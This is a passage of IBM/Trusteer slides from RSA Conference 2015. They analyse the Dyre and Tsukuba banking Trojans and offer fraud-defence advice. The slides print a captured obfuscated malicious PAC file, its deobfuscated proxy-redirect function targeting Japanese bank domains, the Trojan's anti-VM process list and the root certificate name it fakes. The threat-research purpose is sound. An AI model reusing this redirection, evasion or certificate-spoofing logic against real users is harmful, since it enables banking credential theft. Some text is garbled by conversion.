Credentials will be compromised

*During an ATO attack, the criminal can “forward” authentication requests to the legitimate user*

Authentication can be compromised


*Dyre operators know as much about the user device as you do*

*Device ID is not effective*

*Dyre toolkits can compromise session / device data*

Inaccurate detection by traditional risk engines

# Defending against Dyre attacks




# RSA® Conference 2015

Singapore | 22-24 July | Marina Bay Sands

## Tsukuba

*Banking Trojan Phishing in Japanese Waters*



# Tsukuba Malware


- ◆ Tsukuba is Japan's science city, also known for it's race course
- ◆ It is also the name of a malware discovered by Trusteer researchers
- ◆ The malware is focused on Japanese victims
- ◆ The malware boosts advanced security evasion techniques



# RSA® Conference 2015

Singapore | 22-24 July | Marina Bay Sands


# Tsukuba's Technical Core and Defense Mechanism



# Tsukuba's Technical Core and Defense Mechanism

- ◆ Installation upon cookies and browsing history
- ◆ C&C servers are only reachable when using Japanese IP
- ◆ Abusing Microsoft Windows certutil.exe and powershell.exe
- ◆ Infected bots counter @ [easycounter.com](http://easycounter.com)
- ◆ Implements Anti research and Anti VM techniques
- ◆ Browser proxy script (PAC) Installation
- ◆ Fake root certificate Installation
- ◆ Interactive Webfakes
- ◆ Revert Mechanism

# Tsukuba's Installation flaw



# Defense Mechanism

- ◆ To evade research environments and proxy detection tools, Tsukuba looks for a list of running processes to avoid, and if one is indeed found, the malware will not complete the installation of all of its components:
  - ◆ VboxService
  - ◆ VboxTray
  - ◆ Proxifier
  - ◆ Prl\_cc
  - ◆ Prl\_tools
  - ◆ Vmusrvc
  - ◆ Vmsrv
  - ◆ Vmtoolsd

# Secure Proxy Browsing and Geolocation Detection

- ◆ Only victims browsing from Japanese IPs will be let through to the Trojan's custom social engineering zones
- ◆ Tsukuba registers a fake root certificate in order to browse to malicious pages through its own rogue proxy.
- ◆ It sets up a root certificate on the PC with the exact same name as the original; typically, that name is: **“VeriSign Class 3 Public Primary Certification Authority – G5”**

# Tsukuba's PAC Installation

- ◆ Tsukuba performs HTTP-GFT requests fetching the proxy PAC file
- ◆ The PAC file detection

```

Stream Content
GET /proxy.pac HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:30.0) Gecko/20100101 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx/1.7.7
Date: [REDACTED] 2015 09:08:21 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.35-1-dotdeb.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache

43c
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode
(c+29):c.toString(36));}if(!''.replace(/\^/,String)){while(c--){d[e(c)]|=k[c]||e(c)}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1;while(c--){if(k[c])p=p.replace(new RegExp('\\\\b'+e(c)+'\\
\b','g'),k[c])}}return p}('y v(u,e){6 d="r w.7.t.x;z";6 a=p j('\\*..b.f.1\\', '\\*..l.1\\', '\\*..k.2.1\\',
'\\*..h.2.1\\', '\\*..q.m.o.1\\', '\\*..n.2.1\\', '\\*..s.2.1\\', '\\*..H.2.1\\', '\\*..0.2.1\\', '\\*..1-3.K.1\\', '\\*..J.2.1\\',
'\\*..M.3.2.1\\', '\\*..N.2.1\\', '\\*..P.2.1\\', '\\*..A.2.1\\', '\\*..I.2.1\\', '\\*..C.5.2.1\\', '\\*..C.9.2.1\\', '\\*..8-3.2.1\\',
'\\*..4.8-3.2.1\\', '\\*..B.8-3.2.1\\', '\\*..5.2.1\\', '\\*..4.5.2.1\\', '\\*..9.2.1\\', '\\*..4.9.2.1\\', '\\*..c.b.f.1\\');D(6 i=0;i<a,E;i++)
{G(F(e,a[i]))}{g d}g"l"}',52,52,'| [bank]www| [SOCKS] | [143|url]
host| FindProxyForURL|50|68|function|8002 |[login|for|length|shExpMatch|if|82bank| ...
|split('|'),0,{}))

0

```

# Tsukuba's PAC Installation (Cont.)

- ◆ Deobfuscating the PAC file
- ◆ PAC files reveals target list of 1 social network and 20 Japanese Banking websites

```
function FindProxyForURL(url, host) {  
    var proxy = "SOCKS XXX.XXX.XXX.68:8002;";  
    var hosts = new Array('*.facebook.com', '*.bk.mufg.jp', '*.tracer.jp',  
        '*.mizuhobank.co.jp', '*.boy.co.jp', '*.parasol.anser.ne.jp', '*.chibabank.co.jp',  
        '*.juroku.co.jp', '*.82bank.co.jp', '*.chugin.co.jp', '*.jp-bank.japanpost.jp',  
        '*.awabank.co.jp', '*.daishi-bank.co.jp', '*.hokkokubank.co.jp',  
        '*.musashinobank.co.jp', '*.yamagatabank.co.jp', '*miyagin.co.jp',  
        'direct.smbc.co.jp', 'login.japannetbank.co.jp', 'rakuten-bank.co.jp',  
        'www.rakuten-bank.co.jp', 'fes.rakuten-bank.co.jp', 'smbc.co.jp',  
        'www.smbc.co.jp', japannetbank.co.jp ',' 'www.japannetbank.co.jp ',' direct.bk.mufg.jp ');  
    for(var i=0;i<hosts.length;i++){if(shExpMatch(host,hosts[i])){return proxy}}  
    return"DIRECT"  
}
```

# Tsukuba's Interactive Web-Fakes

- ◆ An example from Tsukuba's arsenal is a fake counter, likely designed to rush the victim to act, with detailed instructions on what to do next:



# Tsukuba's Interactive Web-Fakes (Cont.)


- ◆ After victims enter their credentials, the pop-ups proceed to upload documents and





Singapore | 22-24 July | Marina Bay Sands

# Closing Thoughts



# Keys To An Effective Solution



# Apply What You Have Learned Today

- ◆ Next week you should:
  - ◆ Identify the risks your organization faces due to evolving web fraud methods
- ◆ In the first three months following this presentation you should:
  - ◆ Quantify and prioritize the risks associated with customer web sessions and transactions
  - ◆ Develop a plan to mitigate identified risks
- ◆ Within six months you should:
  - ◆ Select a fraud prevention system that mitigates identified risks, while causing minimal operational and customer impact
  - ◆ Continue to assess the changing threat landscape and associated risks

**Statement of Good Security Practices:** IT system security involves protecting systems and information through prevention, detection and response to improper access from within and outside your enterprise. Improper access can result in information being altered, destroyed, misappropriated or misused or can result in damage to or misuse of your systems, including for use in attacks on others. No IT system or product should be considered completely secure and no single product, service or security measure can be completely effective in preventing improper use or access. IBM systems, products and services are designed to be part of a lawful, comprehensive security approach, which will necessarily involve additional operational procedures, and may require other systems, products or services to be most effective. IBM DOES NOT WARRANT THAT ANY SYSTEMS, PRODUCTS OR SERVICES ARE IMMUNE FROM, OR WILL MAKE YOUR ENTERPRISE IMMUNE FROM, THE MALICIOUS OR ILLEGAL CONDUCT OF ANY PARTY

# Thank You

[www.ibm.com/security](http://www.ibm.com/security)



© Copyright IBM Corporation 2015. All rights reserved. The information contained in these materials is provided for informational purposes only, and is provided AS IS without warranty of any kind, express or implied. IBM shall not be responsible for any damages arising out of the use of, or otherwise related to, these materials. Nothing contained in these materials is intended to, nor shall have the effect of, creating any warranties or representations from IBM or its suppliers or licensors, or altering the terms and conditions of the applicable license agreement governing the use of IBM software. References in these materials to IBM products, programs, or services do not imply that they will be available in all countries in which IBM operates. Product release dates and/or capabilities referenced in these materials may change at any time at IBM's sole discretion based on market opportunities or other factors, and are not intended to be a commitment to future product or feature availability in any way. IBM, the IBM logo, and other IBM products and services are trademarks of the International Business Machines Corporation, in the United States, other countries or both. Other company, product, or service names may be trademarks or service marks of others.